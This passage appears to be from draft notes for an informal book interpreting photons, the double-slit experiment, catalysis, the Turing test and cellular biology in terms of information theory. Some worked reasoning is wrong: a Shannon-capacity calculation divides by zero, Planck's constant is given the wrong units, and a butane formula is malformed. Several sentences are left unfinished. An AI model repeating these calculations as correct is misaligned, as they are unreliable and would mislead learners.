(depending on what the oscillation speed is, this ranges anywhere from microwave to radio, including light). Photons operate in push-pull mode and at right angles to each other - as the magnetic field collapses into space it generates an electric field, and when that subsequently collapses it regenerates the original magnetic field. They're out of phase to each other and this defines a direction in which they travel.

Hence a photon is the unit of information propagation via electromagnetic radiation and it carries information about the circumstances under which it was produced. But how much information does a photon carry?

A photon in most circumstances has one frequency, which is determined by the energy packed into it when it was generated, and the relationship between the frequency and energy was deduced by Planck, when he came up with:

$$E = hv$$

Where  $v$  is the frequency of the photon, and  $E$  is the energy of the photon,  $h$  is a constant, tiny amount in Joules per second. High frequency photons, with short wavelength, have more energy than ones with low frequencies and long wavelengths.

We assume  $W$  to be the bandwidth of a fixed-frequency photon and that it is necessarily equal to one, since the photon only has and can only have one frequency. The interesting bit is the signal to noise component,  $S/N$ . A photon will either be signal or noise, never both.

If the photon is "signal" (that is, meaningful) then it's  $S/N$  ratio is undefined, since the noise term  $N$  is zero. If the photon is "noise" then its  $S/N$  ratio is still undefined, since the signal term is 0 and dividing that by any value gives zero.

A photon has a total Shannon channel capacity of

$$C = W \log_2 (1 + S/N)$$

which in log<sub>10</sub> format, becomes

$$C = W \frac{\log_{10}(1 + S/N)}{\log_{10} 2}$$

So for a signal photon with bandwidth = 1 you get:

$$C = 1 \times \frac{\log_{10}(1 + (1/0))}{\log_{10} 2}$$

so C = 1. On the other hand, for a noise photon with bandwidth = 1 you get:

$$C = 1 \times \frac{\log_{10}(1 + (0/1))}{\log_{10} 2}$$

which is undefined. Fair enough. It's noise, by definition it carries no information in which you might be interested.

This has interesting consequences for interference. Interference was the name given to the pattern Young saw on the screen in the double-slit experiment two centuries ago, and to get it you had to meet some interesting requirements.

The light had to be from the same source (coherent : either synchronised in emission time or phase), the light had to be monochromatic (all of one frequency, therefore its bandwidth was equal to one) the intersection angles had an upper limit, and the photons couldn't be plane-polarised at right angles to each

other, in other words you had to configure them so they all had much the same information in them.

The two weird things observed were these:

1) if you took away one slit you got a standard radiant emission pattern and no interference.

2) if you did it one photon at a time you got the fringes anyway.

Let's look at this experiment in an information systemic manner.

What the slits do is perform a logical operation on the information in the photon stream. We can construct systems of logical gates which implement the photonic gate logic implemented by Young, which gave rise to his interference pattern. Which was, interestingly, a patterns of zeros and ones, where 1= detectable photon and 0=no detectable photon.


Here's how it works. The light source makes photons. The inverse square law says how they should propagate themselves, which they do radially from the light source. No changes are imposed on the photons when they do this. Spatially, though, the inverse-square law represents a logical operation known as a fanout. If the inverse-square law is correct then the same information is being dispersed across a large area.

Intensity is a function of photons per unit time. If you do it one photon at a time, you'll naturally have to wait a long time until you have enough photons to do all the logic and give you your interference pattern.

Naturally you lose some intensity as you increase the distance between the detector and source but that doesn't matter as long as the photons are detectable (that is, have a carrying capacity of at least one bit per some period of time during which you run your detector).

Fanouts take one bit and make lots of identical bits all carrying the same information but with less intensity.

These fanned-out photons eventually reach the barrier with the slits in it. We can conceive of this as a huge wall of single-input, single-output logic gates. Most of these are NOT gates. Some of them are also identity gates. If we have one slit only, a photon goes through and keeps on fanning out as required by the inverse square law. It eventually reaches the screen, which I consider to be a bunch of AND gates.



You are a photon and you pass through the slit OR you do not pass through the slit. Conventionally a photon should go through one slit OR the other slit. Quantum mechanics says it sorta goes through both slits, but the way I see it it only goes through one slit. An OR gate only has one output. But it does have two inputs. So what's the other input doing?

What operation does the double slit do?

What the screen does is another logical operation, but which operation it does is positionally dependant. I think it does AND:

If a photon

It takes two photons to interfere, and they have to be logical opposites to cancel each out.

Doing this one photon at a time means that there is NO noise, unless you choose to define the photon as noise in the first place.

When you do it two photons at a time, you make it possible that one photon is signal and one photon is noise. The carrying capacity of such a system is

As you add more photons, you're not changing the signal to noise ratio - or changing the logical operation. You're just increasing the amount of information being processed per second. You're asking the stream of bits what the logical topology of their answer is.

If you were expecting a photon (you set up specific detectors to inform you of its presence in the event that a photon did show up), the absence of a photon as each fragment of time elapses implies information, that is (obviously) that there were no photons when the detector was looking. You have included a chunk of temporal information which substitutes for the measurement.

So the absence of a photon does not imply that you get no information from the detector. Time elapses and as each squillionth of a second elapses you answer a question (did a photon arrive here?) with a no.

Information and time are closely related, insofar as time is assumed to be a constant rate of information change in some external system, against which you can measure the properties of a system under study. There are a LOT of experiments you cannot do if you exclude the presence of a timekeeper. Without time, rates become states, and states have no intrinsic direction.

This is important since it means a single photon can signify an infinitely large amount of data, that is, it can have infinitely large real-world consequences for an information system with which it impacts, such as, for example, the photon detector on the front of a working bomb in the Elitzur/Vaidman bomb-testing problem, which is a tricky bit of quantum-mechanical null-measurement - that is, acquiring information from a part of a system without making a measurement of that specific part. How you can do this is not built into the photon, it's built into the rest of the universe, and the actual experiment equipment in which it interacts.

Specifically, in Young's experiment, the information a single photon encoded was the location of its point of origin in the emitter and what direction it went in when it radiated. A single photon at a time, in a dark box, can have no real-time interference associated with it because it is the only photon there.

The singularly emitted, chronologically separated photons nevertheless have a significant informational relationship with each other built into them at the point of emission. They were all emitted from the same source, and contain information about their origins, embedded in their energy, velocity and direction. The photons have all been informed of each other's nature, by virtue of their similar conditions of manufacture, when they were created and emitted.

"BUT HEY!" says the experimenter. "I sent these things through individually! How come they don't behave like individuals unaware of each other?"

Duh, isn't it obvious that a time-separated sequence of single photons, when all produced the same way, and then depleted of exactly the same information about their origin when they hit their respective slit, and diffracted the same way, are going to behave the same way as they do in bulk? The slits can strip off origin information and add in slit diffraction information to photons at whatever rate you care to feed photons into them. A lens does even better since it absorbs rather

less photons than a metal plate with two slits cut into it.

All the photons which do pass through a slit have lost most of the information they initially carried about the radiant point source from which they first originated. This information, assuming that the barrier into which the slits were cut was absorbant, is now lost in the thermal noise of the barrier material. New information is added; if one slit is open, one can see this information - the photon passing through it has lost information about its origin and considers the slit to be its origin. Photons have no history.

Now, the experimenter knows that they originated from one radiant source but forgets that the slits do not pass on all the information about where this source is; plus, the slits add into the photons some information of their own, about the relative position and width of the slits. What comes out has information about the first source AND the apparent second source.

The photon dispersion pattern on the screen makes us aware of these information transformations inflicted on the photons (which amount to these : take photons from a point source and modulate onto them information about two point sources, then sieve the remaining information for information about both) which, according to the experimental design, was what we asked it to do.

All the detector can know is that that the electrons apparently originated from the slits and are radiating from there.

An photon is one of several media onto which information can be encoded and depending on what hoops you ask it to jump through, it'll tell you what you want to know. The trick is to understand what it tells you.

----- On the nose-

Ammonia is that obnoxiously smelly gas sometimes found in floor cleaners and it has a pair of electrons which,

according to their probability distributions, smear themselves around the central nitrogen atom at some totally idiotic rate, something on the order of sixty thousand million times a second. Nobody will ever have a clue where the electrons on this molecule actually are at a given instant, all you can say about them is where they tend to make an occasional appearance.

It makes sense to use drawings of molecules because their technically spoken names (which are built from a rigorous set of rules and spoken in a mishmash of phonemes pinched from Arabic, German, English, Latin and various other places) are utterly hideous if you have a complicated molecule which needs to be distinguished from a subtly similar one made out of the same atoms. Drawings convey the information to a big chunk of our brains which evolved specifically to suck all the relationship information out of visually portrayed images, and which learned to do this efficiently over millions of years of human evolution. One has to flog one's brain for a few minutes to build a mental picture of azadiractin when given only its IUPAC name.

<show each>

For the same reason, it also makes sense to have a bottle labelled "vanilla" on the kitchen shelf rather than <its IUPAC chemical name>. Learning all the precise chemical names for everything is a waste of time and effort if a simpler and adequate naming system exists... plus you get funny looks going into milk bars and asking for things which sound like instructions for manufacturing illegal drugs. It is nevertheless important that the label is sufficiently discriminating: four jars with the label "Vomeronal vanilloid receptor VR-1 adherent" is very informative to a biochemist, in senses, but it could contain zingerone, the spiky flavour you know from ginger beer, vanilla (synthetic or natural - chemically the same molecule), capsazepine (a synthetic material designed to stop the VR-1 receptor from telling the nervous system about anything it detects) or capsaicin, the stuff the police spray on you when you attend a street

protest about capitalism and also the active principle of Jalapeno chilli peppers.

-----Chem: catalysts.

The next thing which intrigued me about chemistry was catalysts. We were told that they enabled a reaction to proceed more easily. Same reaction, same products, same yields, just more easily and quickly. That is, the reaction would have blindly proceeded anyway if you hit it with enough pressure, heat, or whatever, but catalysts assisted a reaction, you didn't have to heat 'em up or blast them with radiation in the microwave oven. Catalysts somehow knew how to make it work. And they didn't get consumed in the course of a reaction (or if they did they were recreated in equal amounts). The materials were simple metals like platinum or nickel, or in the case of some organic reactions, simple compounds like sodium hydroxide or ammonium acetate.

The catalysts assist millions of reactions per second. They are used over and over again to convert molecules from one format to another, in much the same way as a programmable calculator might add millions of pairs of numbers and the addition componentry would not be worn out by the process.

The clue lay in biochemistry. Living things are stuffed full of catalysts specific to various biotransformative reactions, and living systems could not operate if these catalysts didn't do their work.

I attended a lecture by John Barrow which filled me in. An enzyme, he mentions, uses various means to attract specific molecules to specific positions on the enzyme, where these molecules - called substrates - are then spatially oriented relative to each other. They then have their electron distributions deformed by various means; once sufficiently distorted, the substrates will react chemically with each other, forming a product molecule which is then released to the surrounds. The catalyst reverts to its original format and lures in

another ignorant couple of substrate molecules for the purpose of informing them how to react with one another.

Catalysts quite literally tell molecules how to go about reacting. They add positional and configurational information to the reagents, information which predisposes the reagents to undergo a reaction they'd otherwise have to figure out by blind chance in a random brownian soup of precursors.

Catalysis = information provision to a chemical reaction

I mention [p, which has to do with an empirical formula and the number of ways you could combine all the atoms in such a formula to produce different molecules. However [p only takes into account the information embedded in chemical bonding. Another interesting thing to know about a molecule would be the informational equivalent for a hamiltonian of a molecule. A Hamiltonian expresses the energy of a system... how it vibrates, rotates, translates, and how energised are its electrons above the ground state.

It might be useful to generate for all the [p members for a given empirical formula, a larger description including not only the number of ways the atoms could be bonded, but also the ways all the compositional isomers could be energised, twisted, stereospatially configured, and how all their electron spins could be configured, electrons dispersed over conjugated Pi-clouds, rings could be stacked, etc. Even for small molecules this would be a biiig number but would represent the information-carrying capacity of an actual individual molecule. Again if one were to express this bitwise using Shannon's work, one could ascribe to a molecule a number of bytes of storage capacity.

Note that this is different from a Hamiltonian which says nothing about configuration, but which does say a lot about energy state.

When you form chemical bonds the net energy flow is into the molecule, and breaking them releases the energy required to form them in the first place. The quantity of energy in part represents an energy cost for storing the spatial configuration of that bond, and the atoms involved in forming it, in the newly formed molecule.

information density = information number/ mol.wt. In general, lighter molecules with higher valences have more configurational info in them.

Also: how much information does a catalyst provide to a reaction? Catalysis, with respect to the catalyst, an example of a reversible computation, insofar as the catalyst reverts to its initial state after the chemical transformation of the relevant reagents is achieved.

$2\text{H}_2 + \text{O}_2 \rightarrow 2\text{H}_2\text{O}$  is catalysed on Pd.

Also: Yeast has 1 megabase of DNA, and exists, as far as brewers are concerned, to convert sugar into ethanol. This would seem to be a very large amount of information into which to encode the instructions for doing the conversion. However, the yeast is interested in encoding how to make more yeasts and how to run all the other aspects of its metabolism, which, as a byproduct of its so doing, enables it to make ethanol at all.

Theoretical limits to information density. A black hole stores a lot of information, though not in a format one can readily read, its only parameters being its mass and spin.

Bits are the answers to the simplest possible questions.

proposal:

Binary systems yes,no

Ternary systems yes,no,maybe

quaternary systems yes, no, maybe, your question is stupid.

gases/elements contain very little information. Contaminants encode information. See: forensics.

Elements require lots of energy to purify them from raw materials, which are full of complicated contaminants (zone refining, smelting, etc)... energy is required to change the information content of a system, that is, increase \*or\* decrease it.

Increasing temperature (ie, increasing the intrinsic kinetic energy) raises the probability of an information change.

(Free air is a misnomer... this is a product of a complex bioprocess) proteins are highly information enriched.

Ch.2 : What \*is\* information? How does it relate to time and energy?

Energy is that physical property of a system required to change its information content. All information changes exhibit energy changes. Corollary: energy-depleted systems preserve information very well....cryogenic storage of cells.

Note that wherever there is information processing or transmission, energy infrastructure will be closely proximal to it : electricity in phone wires or fibre optics; also, energy required to drive fluid computing, or valves, or babbages engine, brains (note special self-preserving energy metabolism of brains : will not metabolise lipids, since this would damage the functionality of the organ, which is mainly made up of myelin, phospholipids, etc etc etc). The closest proof of their interrelatedness is, look at DNA and RNA bases: ATGCU, and tri/diphosphates ATP, ADP, AMP is primarily a signalling molecule for, amongst other second-messenger tasks, make more ATP. These molecules, in which is encoded the functional programming of the cell, are intimately involved in the energy metabolism of the cell as well. The DNA synthesis machinery

depends on it : polymerases need high energy information depleted monomers ATP, GTP, CTP and TTP to make information-enriched, energy depleted xxxAGCTxxx. The bases provide the information handling through H-bonding pattern recognition, the sugar-phosphate end is intimately involved in energy metabolism. I suspect this is not a coincidence that the information and energy metabolisms of organisms are so intimately tied.

Energy is used to perform "work" - that is, changing the information state of a system. Remember Fosp's example about doing work with a magnet on a magnetic material (magnetising it) by moving the magnet. Product of the total energy and total information content of a system is conserved (good to prove this somehow).

Time within a system is measured in terms of information change. If  $dI=0$  then  $dT=0$  for that system, since no change has occurred in the information in that system and therefore no change in time can be measured. An interesting consequence of the elapsing of time is that measuring instruments gradually go out-of-calibration.

A field is a volume of space time where there exists the tendency for objects within that field to undergo changes in various aspects of their information state... their velocity, orientation (etc). Storage methods: a change in some configuration, rate of change of configuration. Energy raises the probability of information changing (activation threshold of reactions) ... why cooling things down makes them less noisy and less prone to rotting/DNA degradation.

Where does the information go when you burn a hydrocarbon? Simple hydrocarbons dont encode much info;

$C_2H_6$ ,  $C_3H_8$  can only be one molecule.  $C_4H_{10}$  can be  $CH_3CH_2CH_2CH_3$  or  $CH_3CHCH_3CH_3$ , ie can encode two states.

Information cannot be created or destroyed. It can be rendered unable to be extracted from a system using other information. There is a point beyond which that information is extremely difficult to retrieve, ie, is

theoretically irretrievable. It still exists but can not be used to, say, catalyse a reaction. Once a signal is submerged below the noise floor, it becomes unreadable. See XOR/random noise.

Embodiment of information in everyday things. We don't even think about it, since we're so used to tools, but they all embody information about how to do a job. A knife embodies in its shape information about how to concentrate a lot of force exerted on an area (handle), onto an edge (the blade). A bookshelf embodies information about how to take a volume and convert it into several volumes each with their own area. Bookshelves and skyscrapers partition a volume into a usable set of areas. Resistors tell currents how much heat to add to their surroundings. Quote peter pedals (Rainbow Power Company handbook): a bicycle is the perfect transducer between human energy output and typical transport loads. Passive data processing: lens embodies information about how to bend light a certain way. Your face embodies information about what quality of genes you have. A towel catalyses the dispersion of water molecules. Materials are full of information. Cells, microprocessors.

The food you eat is full of energy, sure, but also loads of information embedded within the configuration of the atoms which make it up. Try eating the elemental atoms and see how well you go. A yummy dinner of CHONPS and trace elements. Yecch.

The information content of a mathematical equation : the usage of the minimum amount of information to describe a process or relationship. Hence, is an equation the ultimate form of data compression? Are there rules determining the minimum form of an equation actually those which describe how much information there can be in a system? How does one know there are too many significant figures?

Disinformation : rogue signals (the noise floor and how we raised it with hormone mimicing pesticides; growth cycle genes turned on all the time) and lies. Random noise and the surprising difficulty of generating it...

there's theoretically always some information embedded in a signal. A truly random noise source in a transmitted signal at least gives away that whoever transmits it has a clue about the true nature of randomness.

Entropy : the energy cost of extracting information.  
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For any transaction involving information there is a relationship between how much is required to drive it, whether or not it is able to be reversed, and how fast the information process actually happens.

Entropy per bit can be increased two ways : lower signal strength or increase the noise.

You are a forensic investigator and by virtue of your job, motivated to solve the puzzle of a suspected murder.

At the scene of a task, a particularly disreputable wine-tasting establishment, helpful witnesses mention the victim had, unsurprisingly enough, a number of wine glasses on the table, each full of a different wine.

A wine glass on the table is pretty simple to accurately describe... to make a description of the wine and the glass, take a sample of the glass and chemically describe it, also sample the wines and describe them through the use of a good liquid chromatogram. Good instrumentation exists to do this.

To remove any prejudice in the wine taster, the bottles were all carefully stripped of their labels, the contents poured into identical flutes and then meticulously washed prior to recycling - no association between bottles and content remains in the kitchen. The glasses were placed on the table near identification labels which bore no indication of which wine was which or from where.

The wine taster died tragically at the wine tasting, amidst sips. A suspected assailant is a disgruntled vintner, not there at the time, and the theory is that the vintner poisoned the plonk which the wine taster was expected to taste. The forensic team's job is to confirm or refute this theory, but there can be no idle speculation, for there's a long stretch in the slam, awaiting anyone pinned with the motive, method and opportunity.

During the victim's mortal thrashing about, his current glass, along with several others he used, and others he hadn't, is knocked off the table; they shatter on the crusty carpet tiles, dozens of kinds of wines splash about and go into the gritty weave.

Things need to be ruled out : was the wine poisoned? If so, with what, and which was the fatal sip? Or did the poor chap die of something else?

Due to the messy circumstances, deducing these becomes hideously complicated.

The forensic scientists come along and spend a LOT of time and energy mapping the stains, sampling the fragments and splashed wines, attempting to determine if, amongst the years of historically and recently accumulated gunk in the carpet, these fragments of glass belong to the victim's critical glass or other innocuous ones; what sort of wine it was (one has to determine if victim were drinking the wine rather than spitting it out), and was there any poison, and if so in which ones? Their measurements and analyses now have a lot more noise in them... these other things in the carpet, other identical glasses, several kinds of spilled wine admixed on the floor, bits of grit and sediment and things which the wine has absorbed from the underlay, these things make the extraction of meaningful data from the measurements much more difficult. The critical information is still there, the wine flavour molecules and glass fragments and poison molecules have not gone away, but they cannot be associated at all, since there have been so many other synchronous spillages of wine and breakages of similar

glass, and this makes it hard to discriminate a suspicious flute from amongst all of their combined detritus. The meaningful signal is drowned out by meaningless signals and no amount of energy and investigation and sensitive equipment will ever help you recover it.

It is at this stage that the forensics chief holds her head high, goes to court and says to the jury, that the entropy of the available pieces of information exceeded their information value, that is, for each bit of useful information they wanted to know, there were several other available bits of information they didn't want to know, and, due to their identicality, no way to differentiate between them.

This is why the best place to hide a specific needle from someone else is not in a haystack, but in a pile of other, almost identical needles. I say almost identical because, if you have a pile of needles identical to the needle you're looking for, picking any of them will do. This introduces the concept of redundancy.

I worked at a second-hand record shop, which had thousands of 45RPM vinyl records. As I found them they were, essentially, random, and then I sorted them into alphabetical order by surname of artist and placed them on the shelves in the dingy back room.

My employer's three-year-old daughter had a different but no less valid concept of order, however. She would take apart an entire shelf and sort it according to something else which I would never figure out until she told me. One day she took all the 45's in the F's-by-artist section and arranged them by the colours of the paper jackets in which they were wrapped. A week later she arranged them by some arbitrary measure called the prettyness of the patterns on the label, and I didn't figure it - she told me later.

But of course, I tried to sort it out based on the words printed on the label, so I'd sort the

increasingly familiar records and replace them on the shelf becoming increasingly adept at spotting small patches of the original F-alphabetical-by-artist sorting which the child had not quite removed. That was my main way of sorting records. That's what I'd do while I worked there, after all.

Then one day I came in and she said she'd rearranged them, and I spent half an hour looking at them trying to deduce the order, and then she told me, as she ran out the back door with a grin on her face, that she hadn't rearranged them. The existing alphabetical order was staring me in the face and I had no idea.

Now, any possible stack of 45RPM records takes just the same amount of energy to be sorted from one sequence into another specific sequence as it does to be sorted into any other sequence, regardless of whether that sequence happens to contain some specific sequential order or not. I know this from having sorted millions of almost (but not quite) identical records.

You just wouldn't know what the order was until you spent more energy and time leafing through the records and trying to deduce it. The energy and time expenditure here to extract information was an result of the fact that I didn't know exactly how to find what I was looking for.

Ch 3: Total information content of a system. Hamiltonians describe, for say, a tennis ball, all of the energy that tennis ball has due to spinning, being compressed, oscillating after being hit with a racquet, and speeding across the court. What about the information the tennis ball has? Tennis ball is a carrier of information (throw a tennis ball at someone and see if they think so)... information about where it is, how it moves, what it weighs, how incident light should reflect off it, how much resistance it should provide when the dog chews it.

Limits to what information can be known. Information is itself the currency with which transactions about the

nature of information must be performed. Recursive self-reference is an artefact of this : when you ask a question about information systems, or the nature of information itself, you will necessarily get an answer encoded in some kind of information system. Ultimately all enquiries into epistemology crash against this "nature of information" barrier, in much the same way as classical determinism - the idea that once you knew a system's initial state you could know everything about exactly what it would do in the future - crashed against the uncertainty principle, which stated that you could know one aspect in greater detail but only at the expense of gaining ignorance about other aspects. See also Douglas Hofstadter's "Metamagical Themas" for some great Quines and self-referential sentences.

Consequences of Turing and Godel. Godel undecidability is symbolically represented by godel's theorem, but the actual undecidability is embedded in the nature of the information it describes. Turing's machine will never exist for long enough to prove that a proposition is undecidable, what it can do is prove that a proposition is decidable and therefore, by implication, a proposition can be considered undecidable if not proven decidable.

The Turing test faintly annoys me, because it does not test intelligence as an intrinsic, self-defining function of the system suspected of exhibiting the intelligence. It tests two other things : how well one system can convince another system into believing its intelligence, and how poorly defined intelligence is for the purposes of the Turing test.

Because the Turing tests one system, it in terms of what another system thinks is intelligent, the Turing test has a sting in the tail: you can turn it around and prove the examiner is not self-aware or intelligent. In a very Zen kind of way, and as anyone who teaches can tell you, just as an examination paper tests the students, so too the students test the examination papers, and, for that matter, test their teachers too.

Turing's test examines the susceptibility of one system (which considers itself intelligent) to persuasion that it should attribute whatever it considers intelligence to another quite possibly very different system; It does not test the intelligence of the system in terms of its own intelligence and there is hence no need for self-awareness in the system under test. To pass the Turing test, therefore, there's no need for intelligent system, only an algorithm complex and adaptive enough to fool the examiner.

I would fail this test, for example, if I interacted in the Turing test setting, with deterministic, uncreative machines (eg: my 80486 computer running an old operating system called DOS, or my programmable Hewlett-Packard calculator) and then came to the conclusion that they think : I'd have been fooled into saying I attributed creative thinking, and self-awareness, to a data processing system when in fact it lacked these properties. Yes, they might be capable of processing data in complex ways, but no, they're not intelligent or self-aware.

The Turing test embodies humanocentrism within it - a human has to decide if another system possesses at least human intelligence. Exactly which human should make the decision has never been revealed, and this is instructive: I observe that human children, who are deemed to be intelligent, are often convinced that simple, unintelligent, microprocessor-driven devices are alive and conversing with them (for example, stuffed toys with onboard voice synthesisers). I also observe that some people believe they are interacting with an intelligent, empathic, computing device when in fact they are simply typing sentences into a mindless, keyword-driven canned response program called ELIZA running on my aforementioned 80486 computer, which bears a microprocessor renowned in some circles for its architectural stupidity even when compared to other unintelligent microprocessors.

A subsequent aspect of this is that several kinds of humans fail the Turing test, including very young children, very old adults, certain kinds of dyslexic

persons or persons with various sorts of impaired brain function (including the people staggering past my premises on their way home from the pub).

Another artefact of the Turing test as proposed, is perhaps that the only person fit to deliver the Turing test is the kind of person who thought of it in the first place, and we are now without the benefit of his existence.

So instead I propose another, more general and hopefully less specist test, which humans have also passed, and which does not depend on anything other than the native intelligence and self-awareness of the system under test. I'll call it the Neuroanatomy Student Complaint test, since this is the circumstance in which the test appeared and was quite unconsciously passed by neuroanatomy students everywhere, including the ones who fail the course.

I observe that humans have big and complex brains and that they have become big and complex enough to simultaneously exhibit behaviours such as scientific enquiry and self awareness - that is, human brains study the workings of human brains. Human brains doing this for the first time tend to voice the observation that neuroanatomy is a mentally taxing and rigorous subject, which is correct. Lecturers and tutors then point out that if human brains were simpler and therefore easier to study, we wouldn't be intelligent enough to study our neuroanatomy. Put another way, simple brains aren't smart enough to study their own function, learn their own structure. I suspect information processors attain some kind of threshold complexity and ability, once they are equipped to understand their own implementation, they can be considered intrinsically intelligent.

So, provided it was never explicitly programmed to say it, I await the day when, say, a room full of rack mounted, parallel CPU's running some sort of distributed, evolving, genetic learning algorithm, or perhaps a fistfull of nanotechnological goo, transmits that "studying my own functional processes creates

considerable load and may not be tractably calculable", and thereby demonstrates it is self-aware, and aware of the size of the task it faces in studying its own intellectual infrastructure. Humans are the only species to exhibit this awareness.

The next level of intelligence, if there is one, will not complain about the difficulty of studying its own structure, since the structure will be fundamentally simpler (not a evolutionary throw-together of serendipitous molecular-level workarounds and make-do's as ours is) and subsequently more efficient, so studying it will be easier for two reasons, increased simplicity of the system under study and increased power of the system studying it - simpler because it will be partly of its own design. The threshold for the Neuroanatomy Student Complaint test will vary between intelligent systems but will, if quantified, never go below a certain value.

The Halting problem is known to people who ask the following question - "why is something always in the last place you look?" The answer, mundanely enough, is that the act of finding the thing you looked for is one of the conditions which might arise and if it does, you consciously decide to finish your search, because the item for which you were looking is not lost any more. I guess you could go looking for all the other places in the house that it might have been, even though you know where it is, but that would be kind of silly. Unless you suspected that the one you had found was a duplicate.

Newcombe's Paradox explained.

Ch 4: Some basic behavioural properties of information technology.

Information processing. What it is, in general... information transformations. copying, comparison, boolean logic. Why life is active (dynamic, self-evolving), rather than passive and static (it could be

argued that a lens processes information, but a lens, by any definition, is not really alive). Storage vs processing. I/O.

Why it's good to have redundancy. Ynot2k- why we didnt crash at 12/12/1999 (errors never exceeded our capacity to repair them, and didn't erode our capacity to repair them beyond the critical threshold, either). Some basic problems with error-catastrophe agents when used against viruses. How to get around pathogenic obligate pathogens in the long term.

Why it's good to have diversity of OS's and plant strains (robustness).

Thermodynamic inevitability of microsoft's demise, from an open-source point of view (more open source programmers vs ms programmers, and the requirement similarities of OSs everywhere). What they're selling is the ability to run apps.

Waste heat. Reversibility. Minimum cost of information transactions (ref: Landauer, Shannon, Feynman)

Ch 5: Information in living systems.

Genetic code: In general, those amino acids most enriched in information are the ones for which there is the least coding redundancy (degeneracy).

Also look at one-base mutations... do they generally decrease the amount of energy req'd to synth peptide OR synth amino acid?

Cells=chemical Turing machines. Affymetrix. G-proteins. Promoters. Parallelism of function (eg: roughly 30000 ribosomes per euk cell). Interprocess (intercell) communication. peptides. Hormones.

Bandwidth and processivity and why it is allocated where it is (eyes, nerve tracts, neocortex, penis). Bandwidth is allocated where lots of data needs to go over evolutionary time. Visual system bandwidth vs auditory system bandwidth vs olfactory system

bandwidth. It never fails to astound me when I'm listening to really good music on really good HiFi gear, just how much information I'm getting off the platter... fingerprints rippling on guitar strings, etc, transformer hum in the guitar amps, etc. How my hearing is failing, (less sensitivity to signal, more endogenous noise). Vision amazes me even more. What bandwidth is allocated to things like the gut? Fibre tract bandwidth between Broca's and Wernicke's area, the hemispheres, etc.

The old channel, still used: Whereas nerves are speedy and narrowcast, blood is slower and broadcast: blood transports hormones, and even acts as a heatsink, dumping the waste heat generated by the information processing tasks performed by various organs; transports peptides, materials, energy. CSF and lymph are other fluids whereby signal peptides, ions and other information-bearing small molecules are routed hither and yon.

If one tries to conceive of the total information throughput of a cross-section of a large artery, it dwarfs the channel capacity of even large neurological data pipes such as the corpus callosum or the spinal column, simply because of the \*trillions\* of bits of information intrinsic to the configuration of the materials being fed through it.

The astounding throughput of diffusion-limited enzymes, and what they do (they spatially configure reagent molecules, distort them electrostatically, setting up the conditions required to do the reaction, then let them diffuse away). Throughput of nuclear pores of RNA, throughput and bidirectionality of DNases (ssDNA dependant RNA pol... in euks, 0.5-5kbases/min ...slow compared to prokaryota, but we use 25,000 replicons in parallel, means duplication of  $330 \times 10^6$  bases copied in less than three minutes).

The fact that these proteins execute the bulk of the information processing load required to operate a living system, and do it very very fast... turnover numbers for some proteins (e.g. catalase... 40 million

peroxide molecules broken down per second!). Also: throughput of porins doing active transport, and the computational nature thereof (moving an ion from one side of a membrane constitutes a state change from  $0|1 \rightarrow 1|0$  where  $|$  is a membrane).

Error tolerance (c.f. PC's and OS's generally) Error correction.

Xeroderma pigmentosum is a disease which demonstrates the importance of fixing errors which are introduced into the DNA of a given cell. The existence of the proteins involved in the execution of these proteins can certainly be taken as evidence that living systems have been selected in partly on the basis of their ability to correct externally induced errors in their own DNA. The disease itself manifests itself in several ways, for example, sensitivity to the DNA-damaging ultraviolet part of the electromagnetic spectrum.

free radical scavenging, correlation with mammalian aging, and what happens when errors aren't corrected (cancer, apoptosis, hayflick limit). Why we have a CNS AND a Distributed Nervous System. Why a spherical processor and a data bus (spine?) in chordates (ref: heat dissipation, conway's law, bandwidth)? Why no sensory neurons inside a brain (want no noise?). Note: brains as we know them are only one possible solution to the problem of acquiring a darwinian-probe processor (which happens to be able to be self-aware). Others may exist.

Organs: task-optimised information processors. Livers, lungs, muscle, are all the same basic stuff, but optimised to to specific information tasks. Eg: muscle changes the positional information state of the organism, for example the heart continuously changes the positional information of the contents of the blood.

James Lovelock was, to my knowledge, the first to refer to kidneys as an information processing organs in his ground breaking work Gaia. He's absolutely correct, of course. A quantifiable cost energy cost is incurred in running it. However, can we meaningfully quantify how much information it processes, before we waste all of its good work against the cold ceramic glaze of the nearest loo?

Taken from an information processing point of view, the kidney, and every other organ is a marvel. There it is, intricately ducted; the membrane-embedded proteins within it, and indeed, in every cell, doing exactly the work originally postulated for Maxwell's Demon - in this case, sifting our internal juices for particular salts and molecules and selectively reabsorbing precious molecules of water. These functions are reflected in the organisation of the cells in the tissue.

It might not seem obvious that taking a bowl of alphabet soup and, say, carefully removing the letter M from amongst the others is, in fact, to do computation, but it is. It's a kind of operation called sorting, and many different algorithms exist to do it. Nature does it a lot, in cells, but it doesn't chase alphabet soup letters around with a fork. It sorts small molecules - ions, sugars, nucleotides, that sort of thing. And it is important that it is done correctly. People who used to work in the linotype industry did exactly this job, assembling metal blocks bearing different letters and numbers, in a very particular order. These people had 26 lowercase, 26 uppercase, 10 numerals and a fistful of punctuation blocks to place into order. Per font. Part of the way you can tell that this was an information processing job is that it has been replaced by computers which do all that work automatically. If a linotypesetter had 64 such blocks from which to choose per position then each letter could be specified by 6 bits of information (that is,  $\log_2 64$  bits).

One can similarly quantify the information processed, in bits, intrinsic to the transportation of each specific molecular species dissolved in the available cellular soup, by taking account of all the different possible types of molecules available to be transferred across a cell membrane, and then looking at which specific type (or types) of molecule a given transporter actually transports across the membrane in which the transporter is embedded. Shannon's description becomes useful to us again - the number of possible messages becomes the number of symbols from which a choice of a single symbol must be made by the transport protein.

If I suppose there are 100 species of molecules to be transferred - say, a whole family of small ions, sugars, lipids, nucleotides, vitamins, amino acids, whatever - and the transport protein in question happens to specifically only shove \*one\* species of molecule across the membrane, then it has selected one symbol from a hundred alternatives. So the protein has, by selecting one molecule for transport from these 100 others, performed

$\log 100$

2

